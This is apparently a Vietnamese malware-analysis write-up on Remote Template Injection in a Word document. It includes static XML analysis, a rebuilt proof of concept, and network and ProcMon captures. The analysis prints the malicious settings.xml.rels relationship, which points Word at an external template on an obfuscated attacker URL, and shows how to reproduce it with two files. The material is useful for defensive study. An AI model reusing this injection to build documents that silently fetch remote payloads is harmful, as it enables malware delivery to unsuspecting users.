Remote Template Injection

1. Lý thuyết

Kỹ thuật Remote Template Injection

Định nghĩa: Tạo hoặc sửa đổi các tham chiếu bên trong các tài liệu Microsoft Office OOXML (.docx, .xlsx, .pptx hoặc file .rtf). Vì các định dạng này cho phép tự động gọi đến các tài nguyên dùng chung qua URL khi tài liệu được nạp nên có thể lợi dụng để chèn các liên kết tới máy chủ C2.


MITRE ATT&CK: Template Injection - T1221

Độ phổ biến của RTI hiện nay

Được nhiều nhóm APT như FIN7, APT28, TA505, APT40,... sử dụng. *Tham khảo*: cyfirma

2 Phân tích tĩnh

Cấu trúc thư mục archive của file:



Trong file word/_rels/settings.xml.rels, tìm thấy đoạn trỏ đến `http://someofthelovercantbuyhappinessfromthe@shtu.be/5f0848`. (Đoạn `someofthelovercantbuyhappinessfromthe` có tác dụng obfuscate lợi dụng HTTP Basic Authentication để tránh quét tĩnh phát hiện URL).

Cơ chế của đoạn này là khai thác thẻ Relationship với thuộc tính Type được thiết lập thành

"attachedTemplate" kết hợp cùng TargetMode là "External" nhằm ép buộc Microsoft Word tự động tải về một tệp mẫu (template) từ URL từ xa ngay khi tài liệu được mở. Đó là nguồn gốc của tên gọi kỹ thuật Remote Template Injection.

```
.xml.rels × settings.xml.rels ×
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="htt
  p://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://someofthelovercantb
  uyhappinessfromthe@shtu.be/5f0848" TargetMode="External"/></Relationships>
```

Tệp gốc kích hoạt Relationship này là word/settings.xml:

```
"><o:idmap v:ext="edit" data="1"/></o:shapelayout></w:shapeDefaults><w:de
l=","/><w:attachedTemplate r:id="rId1"/></w:settings>
```

.


Thử nghiệm tạo PoC chỉ dùng 2 file word/settings.xml và word/_rels/settings.xml.rels với Id relationship thử nghiệm là `tId1`. Nguyên mẫu attachedTemplate theo Microsoft.


```
settings.xml.rels ×
1 <?xml version="1.0" encoding="UTF-8
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006
  /relationships"><Relationship Id="tId1" Type="http://schemas.openxml
  formats.org/officeDocument/2006/relationships/attachedTemplate" Targ
  et="http://someofthelovercantbuyhappinessfromthe@shtu.be/5f0848" Tar
  getMode="External"/></Relationships>
```

You can paste the image from the clipboard.

```
,"/><w:attachedTemplate r:id="tId1"/></w:settings>
```

Kết quả: PoC thành công.






3 Phân tích động


Trên bản Office 2010

Khi mở file, cửa sổ Microsoft Word hiện kết nối đến server và hành động tải từ URL:






URL này được đánh dấu là đáng ngờ trên VirusTotal.




Bên trong word không hiện yêu cầu macro.



Cây tiến trình

Chỉ có đúng 1 tiến trình duy nhất: winword.exe



Kết nối mạng

IP máy ảo: 172.16.79.128

Tìm thấy các gói tin tải https://shtu.be/5f0848 về từ địa chỉ IP 172.67.204.84 (địa chỉ sạch - của Cloudflare)

```
 93 16.501722    172.16.79.128   172.67.204.84   TCP      66 49282 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
 94 16.503466    172.67.204.84   172.16.79.128   TCP      60 80 → 49282 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
 95 16.503521    172.16.79.128   172.67.204.84   TCP      54 49282 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
 96 16.503660    172.16.79.128   172.67.204.84   HTTP    369 GET /5f0848 HTTP/1.1
 97 16.503803    172.67.204.84   172.16.79.128   TCP      60 80 → 49282 [ACK] Seq=1 Ack=316 Win=64240 Len=0
100 16.734555    172.67.204.84   172.16.79.128   HTTP    928 HTTP/1.1 301 Moved Permanently  (text/html)
101 16.734714    172.16.79.128   172.67.204.84   TCP      54 49282 → 80 [ACK] Seq=316 Ack=875 Win=65535 Len=0
145 18.251788    172.16.79.128   172.67.204.84   HTTP    251 HEAD /5f0848 HTTP/1.1
146 18.252200    172.67.204.84   172.16.79.128   TCP      60 80 → 49282 [ACK] Seq=875 Ack=513 Win=64240 Len=0
147 18.368608    172.67.204.84   172.16.79.128   HTTP    804 HTTP/1.1 301 Moved Permanently
148 18.368787    172.16.79.128   172.67.204.84   TCP      54 49282 → 80 [ACK] Seq=513 Ack=1625 Win=65535 Len=0
```

Nội dung stream download:

- Packet 1: GET /5f0848. Server trả về "301 Moved Permanently". Thẻ `Location` cho thấy, server trỏ về URL cũ nhưng lần này sử dụng HTTPS - giúp mã hóa payload và tránh bị quét nội dung khi trả payload về máy.

```
GET /5f0848 HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 14)
Accept-Encoding: gzip, deflate
Host: shtu.be
Connection: Keep-Alive


HTTP/1.1 301 Moved Permanently
Date: Fri, 11 Sep 2026 04:35:57 GMT
Content-Type: text/html
Server: cloudflare
Location: https://shtu.be/5f0848
Cache-Control: no-store,no-cache
cf-cache-status: DYNAMIC
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=SxvgXUx2KcP
FZbHA1BWKYmqsKlvQdEa1eiDX%2BgC6tgSrBa880W621AWf%2BGQ%2FZhqqyGVvyQN8Dn277rgi%2BBmlb08zZwgw64QyFWzx%2BGzKK9hgrHs4aaQJO8wi
"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
CF-RAY: a393f7fddef03e36-SIN
alt-svc: h3=":443"; ma=86400
X-Cache: MISS from awplus
Transfer-Encoding: chunked
Via: 1.1 awplus (squid/3.5.28)
Connection: keep-alive


<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.31.5</center>
</body>
</html>
```

- Gói 2: HEAD /5f0848. User-Agent: Microsoft Office Existence Discovery - là User-Agent mà Microsoft Office tự động gửi để kiểm tra một hyperlink có tồn tại hay không.

```
HEAD /5f0848 HTTP/1.1
User-Agent: Microsoft Office Existence Discovery
Host: shtu.be
Content-Length: 0
Connection: Keep-Alive
Cookie: sessionID=a3db83bb-d730-4fe5-856f-52ea67dff48e; lan=en



HTTP/1.1 301 Moved Permanently
Date: Fri, 11 Sep 2026 04:35:59 GMT
Content-Type: text/html
Server: cloudflare
Location: https://shtu.be/5f0848
Cache-Control: no-store,no-cache
cf-cache-status: DYNAMIC
Server-Timing: cfCacheStatus;desc="DYNAMIC"
Server-Timing: cfEdge;dur=15,cfOrigin;dur=5
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=qXexHgt0VkN
xGp90pdRcom84INnqiv%2F7lvcVporteHzm1Al2LMqa7gvtEkdGdRWKZc7OP3uJQ%2BArtZXgWTssiRZbgib6dJOZeTmwEAIFZqsWmSNrtXUOaYy7"}]}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
CF-RAY: a393f8083d273e36-SIN
alt-svc: h3=":443"; ma=86400
X-Cache: MISS from awplus
Via: 1.1 awplus (squid/3.5.28)
Connection: keep-alive
```

Trong ProcMon ghi nhận các hành động liên quan đến URL trên. Tuy nhiên, C2 server đã ngừng hoạt động nên mã độc chính không được tải về thành công.



3:54:1...	WINWORD.EXE	1064	RegOpenKey	HKCU\Software\Microsoft\Office\Common\Offline\Files\http://shtu.be/5f0848	NAME NOT FOUND
3:54:1...	WINWORD.EXE	1064	RegOpenKey	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/	SUCCESS
3:54:1...	WINWORD.EXE	1064	RegQueryValue	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/\FormsBasedAuth	NAME NOT FOUND
3:54:1...	WINWORD.EXE	1064	RegCloseKey	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/	SUCCESS
3:54:1...	WINWORD.EXE	1064	RegOpenKey	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/	SUCCESS
3:54:1...	WINWORD.EXE	1064	RegQueryValue	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/\FormsBasedAuth	NAME NOT FOUND
3:54:1...	WINWORD.EXE	1064	RegCloseKey	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/	SUCCESS
3:54:1...	WINWORD.EXE	1064	RegOpenKey	HKCU\Software\Microsoft\Office\14.0\Common\Internet\NetworkStatusCache\shtu.be	NAME NOT FOUND
3:54:1...	WINWORD.EXE	1064	RegOpenKey	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/	SUCCESS
3:54:1...	WINWORD.EXE	1064	RegQueryValue	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/\Expiration	NAME NOT FOUND
3:54:1...	WINWORD.EXE	1064	RegCloseKey	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/	SUCCESS
3:54:1...	WINWORD.EXE	1064	RegCreateKey	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/	SUCCESS
3:54:1...	WINWORD.EXE	1064	RegSetValue	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/\EnableBHO	SUCCESS
3:54:1...	WINWORD.EXE	1064	RegCloseKey	HKCU\Software\Microsoft\Office\14.0\Common\Internet\Server Cache\http://shtu.be/	SUCCESS
3:54:2...	WINWORD.EXE	1064	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\P3P\History\shtu.be	NAME NOT FOUND
3:54:2...	WINWORD.EXE	1064	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\P3P\History\shtu.be	NAME NOT FOUND
3:54:2...	WINWORD.EXE	1064	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\P3P\History\shtu.be	NAME NOT FOUND
3:54:2...	WINWORD.EXE	1064	QueryDirectory	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be	NO SUCH FILE
3:54:2...	WINWORD.EXE	1064	CreateFile	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be	NAME NOT FOUND
3:54:2...	WINWORD.EXE	1064	CreateFile	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
3:54:2...	WINWORD.EXE	1064	QueryAttributeT...	C:\Users\trang\AppData\Roaming\Microsoft\Office\Recent\ffww on shtu.be.url	SUCCESS
